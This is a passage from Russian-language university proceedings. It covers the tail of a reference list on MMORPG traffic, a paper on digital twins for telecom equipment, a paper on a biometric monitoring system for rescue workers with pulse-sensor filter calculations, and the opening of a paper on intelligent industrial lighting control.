12. Achterbosch L., Pierce R., Simmons G. Massively multiplayer online role-playing games: the past, present, and future // Computer Entertainment, 2007. vol. 5, no. 4. PP. 1–33.
13. Muller J., Metzen J. H., Ploss A., Schellmann M., Grolatch S. Rokkatan: Scaling an RTS game design to the massively multiplayer realm // Future Generation Computer Systems, vol. 4, 2006.

14. Pittman D. Dickey C.G. Characterizing Virtual Populations in Massively Multiplayer Online Role-Playing Games // *Advances in Multimedia Modeling*, ser. Lecture Notes in Computer Science. Springer Berlin / Heidelberg, 2010. vol. 5916. PP. 87–97.
15. Saha D., Sahu S., Shaikh A. A service platform for on-line games // *Proceedings of the 2nd workshop on Network and system support for games*. 2003. PP. 180-184.
16. Kim K. I. et al. Cloud-based gaming service platform supporting multiple devices // *ETRI Journal*. 2013. T. 35. No. 6. PP. 960–968/
17. Jaya I., Cai W., Li Y. Rendering server allocation for mmorpg players in cloud gaming // *Proceedings of the 49th International Conference on Parallel Processing*. 2020. pp. 1–11.
18. Yunanto A. A. et al. Rancang Bangun Komponen Sandbox pada Game Unity dengan Menerapkan Design Patterns dan Arsitektur Microservices // *Jurnal Informatika Universitas Pamulang*. T. 6. No. 3. PP. 512–520.
19. Pittman D., Gauthier Dickey C. Characterizing virtual populations in massively multiplayer online role-playing games // *Advances in Multimedia Modeling: 16th International Multimedia Modeling Conference, MMM 2010, Chongqing, China, January 2010*. PP. 87–97.
20. Kim J., Choi J., Chang D. Traffic characteristics of a massively multi-player online role playing game. 2005. PP.1–8.
21. Kwok M., Yeung G. Characterization of user behavior in a multi-player online game // *Proceedings of the 2005 ACM SIGCHI International Conference on Advances in computer entertainment technology*. 2005. PP. 69–74.
22. Svoboda P., Karner W., and Rupp M., Traffic analysis and modeling for World of Warcraft // *Communications IEEE International Conference on*, 2007. PP. 1612–1617
23. Kihl M., Aurelius A., Lagerstedt C., Analysis of World of Warcraft Traffic Patterns and User behavior // *International Congress on Ultra Modern Telecommunications and Control Systems and Workshops*, 2010/ PP. 218–223/
24. Pittman D. Gauthier Dickey C., A Measurement Study of Virtual Populations in Massively Multiplayer Online Games // *Proceedings of the 6th ACM SIGCOMM Workshop on Network and System Support for Games*, 2007. PP. 25–30
25. M. Suznjevic, O. Dobrijevic, and M. Matijasevic, Hack, slash, and chat: A study of players' behavior and communication in MMORPGs // *Proceedings of the 8th Workshop on Network and System Support for Games*, 2009, p. 6.
26. Borella M. S. Source models of network game traffic // *Computer communications*. 2000. T. 23.No. 4. PP. 403–410.
27. Jiang Z., Zhou W, Tan Q.Z. Online-offline activities and game-playing behaviors of avatars in a massive multiplayer online role-playing game // *EPL (Europhysics Letters)*. 2009 p. 88.
28. Zhuang X., Bharambe A., Pang J., Seshan S., Player Dynamics in Massively Multiplayer Online Games // *School of Computer Science, Carnegie Mellon University, Pittsburgh, Tech. Rep. CMU-CS-07-158*, 2007.
29. Lee Y.-T., Chen K.-T., Cheng Y.-M., Lei C.-L., “World of Warcraft avatar history dataset,” // *Proceedings of the second annual ACM conference on Multimedia systems*, 2011. PP. 123–128.
30. Liang H., Silva R. N., Ooi W. T., Motani M., Avatar mobility in user-created networked virtual worlds: measurements, analysis, and implications // *Multimedia Tools and Applications*. 2009. vol. 45, no. 1–3. PP. 163–190,

*Статья представлена научным руководителем, заведующим кафедрой ИКС СПбГУТ, кандидатом технических наук, доцентом А. А. Зарубиным.*

УДК 004.05  
ГРНТИ 81.93.29

## ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ДВОЙНИКОВ НА ВСЕХ СТАДИЯХ ЖИЗНЕННОГО ЦИКЛА СОВРЕМЕННОГО ТЕЛЕКОММУНИКАЦИОННОГО ОБОРУДОВАНИЯ

В. В. Бухарин<sup>1</sup>, А. С. Никитин<sup>2</sup>

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

<sup>2</sup>АО «НИИ «Рубин»

*В статье рассматривается подход формирования цифровых двойников телекоммуникационного оборудования, как сложной системы, состоящей из взаимосвязанных компонентов. При этом создание цифровых двойников телекоммуникационного оборудования носит итерационный вид, связанный с жизненным циклом данных изделий, а использование их может существенно сократить время и средства на их производство и эксплуатацию.*

*цифровой двойник, телекоммуникационное оборудование, информационные модели, проектирования.*

В настоящее время термин «цифровой двойник» (ЦД) имеет довольно широкое распространение, однако, следует подчеркнуть, что в разные периоды времени он имел разные толкования [1].

Наиболее приемлемое понятие появилось в рамках инженерной парадигмы, применительно к промышленным изделиям, где прослеживалась связь цифрового двойника с реальным объектом на всех стадиях жизненного цикла изделия. Такая концепция до сих пор остается основной. Однако, со временем появились подходы формирования ЦД процессов, где не всегда прослеживалась связь с физическими и технологическими процессами. Позже появились публикации, в которых о цифровых двойниках говорилось не только как об изделиях промышленного производства, но и как о моделировании природных объектов [3, 4, 5].

При создании цифровых двойников телекоммуникационного оборудования (ЦД ТКО), во-первых, необходимо сформировать его структуру, которая будет состоять из следующих основных компонентов:

- цифровые схемы;
- электронная документация;
- информационные модели;
- оперативная информация (технические характеристики устройств).

В состав цифровых схем ЦД ТКО должны входить схемы (принципиальные и электрические) основных блоков и второстепенных блоков, в соответствии со схемой-деления изделия, а также дополнительных схемы отражающие функциональные взаимосвязи группы компонентов.

Все схемы, входящие в ЦД ТКО, являются тождественными схемам, которые разработаны при проектировании ТКО, но дополненными точками подключения виртуальных приборов (средств измерения). При этом предлагается, учитывая виртуальность испытаний, реализовывать переменное количество точек подключения. Это позволит итерационно, начиная с минимального количества необходимого для обобщенного тестирования переходить на более детализированную оценку, за счет увеличения количества точек измерения и фактически определять проблемные элементы, т. е. которые ухудшают характеристики ТКО и не позволяют выполнить техноэкономические требования. В дальнейшем при корректировке схемотехнических решений проектируемого ТКО проблемные элементы на цифровых схемах ЦД ТКО должны выделяться и сопровождаться при возможности соответствующими комментариями, например, возможным изменением номиналов электронных компонентов или применения возможных аналогов.

Данные цифровые схемы ЦД ТКО должны иметь форматы входных и выходных данных согласующиеся с форматами поддерживаемыми системами моделирования входящих в испытательные комплексы для проведения их испытаний. В большинстве современных средств проектирования форматы данных достаточно универсальны, но при дополнении специальными прикладными программными модулями необходимо учесть данный аспект и возможность расширения в дальнейшем форматов данных.

Электронная документация ЦД ТКО должна соответствовать составу изделия и дополнительно описывать выполнение основных специальных требований в определенных блоках ТКО. Кроме того, при дальнейшей корректировке в процессе проектирования вносимые изменения должны полностью отражаться в электронной документации в том числе в тех разделах где описывается выполнение основных специальных требований. В дальнейшем это значительно упростит прохождение экспертизы и сертификации.

Целесообразно при разработке ЦД ТКО учесть современные подходы создания электронной структуры изделия (PDM), особенно касающиеся организации доступа нескольких специалистов к документации одновременно и с учетом определенных прав доступа.

Информационные модели ЦД ТКО определяют непосредственно функционал, имеющийся у ЦД ТКО. При этом реализация данных моделей в виде отдельных прикладных программных модулей (ПММ) позволит более гибко их использовать, т. е. для конкретного ТКО формировать требуемый



набор, и при необходимости расширять состав ПММ, путем разработки новых или модификации имеющихся с реализацией требуемых дополнений.

Во-вторых, создаваемый ЦД ТКО должен реализовывать определенные функции: построение виртуального представления ТКО, моделирование поведения ТКО в виртуальной среде, обработка данных полученных в ходе моделирования.

Внедрение технологии цифровых двойников на стадии разработки ТКО позволит улучшить качество проектируемых изделий, обеспечить выполнение технических и тактико-технических требований, сократить количество и повысить результативность проводимых испытаний каждого опытного образца и проработку конструкторской документации. ЦД ТКО обеспечивает гибкость и помогает уменьшить время выполнения технологических процессов, сократить сроки разработки, подготовки производства ТКО.

Для того чтобы созданные ЦД ТКО могли работать как сами, имитируя работу реальных средств связи, так и функционирование в сети, которая может состоять как из однотипных сетевых элементов так и существенно разнородных сетевых элементов, создаются испытательные комплексы, на которых информационные модели ТКО могут быть комплексно использованы для более эффективного проектирования реального ТКО и последующего промышленного производства, т. е. ЦД ТКО являются важным элементом программных средств испытательных комплексов (рис. 1).



Рис. 1. Вариант структуры ЦД ТКО и испытательного комплекса

При этом испытательный комплекс, это специальное программное обеспечение, которое предназначено для контрольных испытаний разнообразных объектов, являющихся ЦД реального ТКО. При данных испытаниях

ЦД ТКО подвергаются действию нагрузок, сопоставимых или превышающих нагрузки в реальных условиях эксплуатации реального ТКО.

Кроме того, использование созданного ЦД ТКО должно позволить однозначно количественно определять изменения технических характеристик ТКО при изменении схмотехнических решений и позволять получать для анализа данных соответствующих форматов представления используемых систем моделирования.

#### Список используемых источников

1. Царев М. В., Андреев Ю. С. Цифровые двойники в промышленности: история развития, классификация, технологии, сценарии использования. СПб. : Университет ИТМО, 2021. С. 517–531.

2. Прохоров А., Лысачев М. Научный редактор профессор Боровков А. Цифровой двойник. Анализ, тренды, мировой опыт. Издание первое, исправленное и дополненное. М. : ООО «АльянсПринт», 2020. 401 с.

3. Боровков А. И., Рябов Ю. А. Цифровые двойники: определение, подходы и методы разработки // Цифровая трансформация экономики и промышленности: сб. тр. науч.-практ. конф., СПб. : Политех-Пресс, 2019.

4. Васильева Е. Компоненты Индустрии 4.0: Цифровые двойники // Автоматизация проектирования. 2019. № 3. С. 1–18.

5. Боровков А. И., Гамзикова А. А., Кукушкин К. В., Рябов Ю. А. Цифровые двойники в высокотехнологичной промышленности : краткий доклад . СПб. : Политех-пресс, 2019. 62 с.

УДК 681.518.3  
ГРНТИ 50.43.15

## СИСТЕМА ОПЕРАТИВНОГО КОНТРОЛЯ ЗА СОСТОЯНИЕМ СОТРУДНИКА АВАРИЙНО-СПАСАТЕЛЬНОЙ СЛУЖБЫ

**А. В. Ваганов, А. В. Рыбалко**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматриваются элементы системы оперативного контроля за состоянием сотрудника аварийно-спасательной службы, задействованного непосредственно в аварийно-спасательных работах, осуществляющих мониторинг и оценку его состояния в реальном режиме времени с целью прогнозирования и предупреждения, опасных для здоровья спасателя ситуаций. Проведён обзор специализированных устройств и систем для мониторинга биофизических параметров человека. Выявлены преимущества и недостатки существующих систем и сформированы требования*

*к проектированию устройства контроля состояния сотрудника аварийно-спасательной службы. Представлена структурная схема системы, а также обосновывается выбор современной элементной базы для ее реализации и актуальность разработки подобного класса систем. Осуществлен выбор математического аппарата для расчета отдельных блоков системы. Приведены результаты моделирования и осуществлен их анализ. Даны рекомендации к конструкции аппаратной части.*

*система контроля, датчик, алгоритм управления, математическая модель, структурная схема.*

Возможность оперативного контроля за биофизическим показателям сотрудников аварийно-спасательных служб во время проведения спасательных операций позволяет снизить вероятность возникновения несчастных случаев, травм и различных негативных последствий в виде хронических заболеваний [1]. Предлагаемая система позволяет осуществлять мониторинг наиболее важных показателей здоровья человека.

На сегодняшний момент существуют следующие варианты реализаций данной системы. Первый – это умные жилеты, надеваемые сотрудником аварийно-спасательной службы, обычно изготавливается из плотного материала, защищающего его от телесных повреждений, огня и прочих физических воздействий [2]. В такой жилет могут быть «вшиты» все необходимые датчики, а также плата для сбора и передачи данных.

Второй вариант предполагает отдельное расположение датчиков по всему телу, руке, груди и ноге.

Проанализировав данные решения можно выявить следующие их недостатки: первый вариант снижает количество вариантов размещения на теле человека и комбинацию применяемых датчиков, второй, как правило, представляет собой децентрализованную систему в силу того, что каждый датчик представляет собой самостоятельное диагностическое устройство и затрудняет получение интегральной оценки состояния человека, работающего в экстремальных условиях.

Эти недостатки призвана устранить предлагаемая интегрированная система оперативного контроля за состоянием сотрудника аварийно-спасательной службы.

Структурная схема предлагаемой системы приведена на рис. 1 (см. ниже).

Принцип работы системы заключается в синхронной передаче данных биофизических показателей сотрудника (пульса [3], частоты дыхания, температуры, влажности кожных покровов и т. п.) в микроконтроллер (МК) с предварительной обработкой модулем преобразования сигналов (МП). Затем данные о состоянии спасателя передаются по беспроводному каналу, который может быть реализован, например, технологией Bluetooth, в модуль приёма сигнала (ПС) микроконтроллера, который в свою очередь вхо-

дит в состав блока мониторинга и выводит полученные данные на экран монитора. Руководитель спасательной операции на основе полученных данных может корректировать её выполнение, с учётом состояния сотрудников.




Рис. 1. Структурная схема системы оперативного контроля

Алгоритм работы системы описан в блок-схеме на рис. 2.

Работу модуля преобразования сигнала можно рассмотреть на примере пульсометра, построенного на основе датчика пульса TCRT1000 в программном пакете Multisim (рис. 3). Данный датчик состоит из ИК-светодиода и фототранзистора.




Рис. 3. Принципиальная схема первичной обработки сигнала пульсометра

Рассматриваемая схема позволяет устранить нежелательный сигнал постоянной составляющей и различные помехи, в том числе, наводку сети переменного тока 50 Гц. Расчет данной схемы базируется на основе математического аппарата для функционально – логического уровня. Расчет и моделирование цифровой части системы основываются на булевой алгебре.




Рис. 2. Алгоритм работы системы оперативного контроля

На схеме выше видно, что сигнал с ИК-сенсора сначала проходит через пассивный фильтр верхних частот ( $C1, R4$ ), чтобы избавиться от постоянной составляющей. Частота среза ( $f_c$ ) такого фильтра определяется соотношением:

$$f_c = \frac{1}{2\pi R_4 C_1} = 0,7 \text{ Гц.}$$

Далее сигнал проходит через активный фильтр нижних частот ( $U2, R6, C2$ ), выполненный на операционном усилителе. Коэффициент усиления фильтра ( $K$ ) и частота среза равны ( $f_c$ ):

$$f_c = \frac{1}{2\pi R_5 C_2} = 2,34 \text{ Гц,}$$

$$K = 1 + \frac{R_6}{R_5} = 101.$$

С учетом второго каскада фильтров (ФВЧ, ФНЧ) максимальный коэффициент усиления модуля составит около  $10^4$ . На выходе блока входной сигнал преобразуется в импульсы с КМОП или ТТЛ уровнями, которые синхронны с сердцебиением. Частота этих импульсов ( $f$ ) связана с частотой сердечных сокращений (BPM) формулой:

$$BPM = 60 * f.$$

Диапазон напряжений питания платы сенсора, равный 3–5В, позволяет использовать ее с семействами микроконтроллеров с напряжением питания от 3,3 до 5 В.

Для реализации системы можно использовать различные современные операционные усилители, программируемые логические и аналоговые интегральные схемы, а также первичные измерительные преобразователи как отечественного, так и зарубежного производства.

В качестве результата моделирования системы рассмотрим виртуальный интерфейс оператора в среде Labview. На рис. 4 и 5 представлены варианты отображения состояния сотрудников. В первом случае видно, что показатели здоровья сотрудника находятся в допустимых пределах. Во втором случае демонстрируется опасный уровень показателей пульса и температуры, а также о чрезмерно высокой частоте дыхания. При этом на основе показателей датчиков отображается не только общее состояние сотрудника, но и рекомендованное действие при возникновении опасной для его здоровья ситуации.




Рис.4. Пример интерфейса пользователя системой, составленный в программе Labview




Рис. 5. Пример интерфейса пользователя системой, составленный в программе Labview

В статье были рассмотрены: структурная схема, алгоритм работы и результат моделирования в среде Labview системы оперативного контроля состояния сотрудника аварийно-спасательной службы, приведено обоснование выбора современной элементной базы (ничего не сказано) для ее реализации и актуальность разработки подобного класса систем. Также осуществлен выбор математического аппарата для расчета отдельных блоков системы.

#### Список используемых источников

1. Федеральный закон от 22.08.1995 N 151-ФЗ «Об аварийно-спасательных службах и статусе спасателей» (ред. от 14.07.2022).
2. Головин С. Обзор 9 образцов «умной одежды». URL: <https://www.ferra.ru/review/health/mHealth-SmartWear.htm> (дата обращения 11.02.2023).
3. Волкова Н. А. Алгоритм диагностики состояния сердечно-сосудистой системы по результатам многократных измерений артериального давления и пульса // Известия высших учебных заведений. Поволжский регион. Технические науки. 2015. № 1 (33). С. 43–49.

*Статья представлена заведующей кафедрой ИСАУ СПбГУТ,  
доктором технических наук, профессором Г. В. Верховой*

**УДК 681.518.5**  
**ГРНТИ 50.43.15**

## **К ВОПРОСУ О ПОСТРОЕНИИ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ ОСВЕЩЕНИЯ ПРОМЫШЛЕННЫХ ПОМЕЩЕНИЙ**

**А. В. Ваганов, М. А. Шохина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматриваются вопросы, связанные с разработкой блока управления системой освещения помещений предприятий с целью поддержания оптимальной интенсивности освещения автоматизированных рабочих мест сотрудников. Обосновывается актуальность разработки подобного класса систем. Выявлены преимущества и недостатки существующих систем и сформулированы требования к проектированию системы освещения помещений предприятий. Представлена структурная схема системы, а также обосновывается выбор современной элементной базы для ее реализации. Произведен выбор первичных измерительных преобразователей, предназначенных для контроля внешних параметров. Осуществлен выбор математического аппарата для расчета отдельных блоков системы. Приведены результаты моделирования и осуществлен их анализ. Даны рекомендации к конструкции аппаратной части.*



*интеллектуальная система, освещение промышленных помещений, датчик, алгоритм управления, структурная схема.*

Эффективным способом снижения расходов электроэнергии промышленными предприятиями является минимизация ее затрат на освещение помещений [1].

С этой целью осуществляется внедрение соответствующих автоматизированных систем, позволяющих оптимизировать расход электроэнергии на предприятии, а также обеспечить оптимальную интенсивность освещения автоматизированных рабочих мест (АРМ) сотрудников. Эти системы могут учитывать величину естественного освещения (окна помещений), график работы специалистов (работа или обед), естественный износ источников освещения (снижение светоотдачи или выход из строя) и присутствие людей.

В настоящее время существует множество подобных интеллектуальных систем, позволяющих: собирать данные с электросчетчиков, автоматически изменять освещенность по данным датчиков движения для контроля присутствия и передвижения людей, управлять освещением с учетом сменности и графика работы, управлять освещением в зависимости от уровня естественного света, интегрировать систему управления освещением с охранной системой [2].

Анализ существующих решений позволил выявить следующие их преимущества и недостатки. К преимуществам следует отнести: наличие ПО для визуализации работы системы и её быстрой диагностики, гибкость настройки. В качестве основных недостатков следует отметить: громоздкость, сложность структуры и настройки, относительная дороговизна эксплуатации для предприятий «средней» и «малой» величины.

Для устранения указанных недостатков предлагается система (рис. 1), подходящая для небольших предприятий и организаций. В основе такой системы находится блок управления, который может быть построен не на дорогих микропроцессорах, а на ПЛИС или микроконтроллере.




Рис. 1. Структурная схема интеллектуальной системы освещения промышленных помещений



За счет более сложной архитектуры ПЛИС она обладает высоким быстродействием и большими возможностями конвейерной обработки. Микроконтроллер выигрывает в простоте написания алгоритмов. Благодаря чему разработчик располагает большим количеством времени на разработку и программирование [3].

В качестве сенсоров используются датчики присутствия (контактные, релейные) и движения (инфракрасные, ультразвуковые), которые необходимы для фиксирования наличия персонала в помещении и в зависимости от этого, автоматического управления системой освещения. Для определения уровня естественного освещения используются датчики интенсивности освещения (фотодиоды и фоторезисторы).

Помимо включения и выключения ламп, можно задавать величину интенсивности освещения. Система может работать в автоматическом или полуавтоматическом режимах с возможностью регулирования работы системы посредством ПО на терминале управления.

Рассмотрим более подробно структуру блока управления (рис. 2). На вход портов ввода/вывода поступает сигнал от датчиков. Сигнал с непрерывной функцией преобразования с выхода датчиков (Д), проходя через аналого-цифровой преобразователь (АЦП), поступает для дальнейшей обработки в устройство обработки данных (УОД) и может выводиться на вспомогательные внешние устройства. Также сигнал управления с УОД поступает на ЦАП и через порты ввода/вывода передается по каналам передачи данных на исполнительные устройства.




Рис. 2. Структурная схема блока управления системой освещения промышленных помещений

Алгоритм работы УОД представленный на рис. 3, сначала осуществляет внутреннюю проверку системы, а затем производит последовательный опрос всех датчиков. В зависимости от полученных значений контролируемых параметров происходит регулировка уровня освещенности помещения в пределах заданного пользователем диапазона.

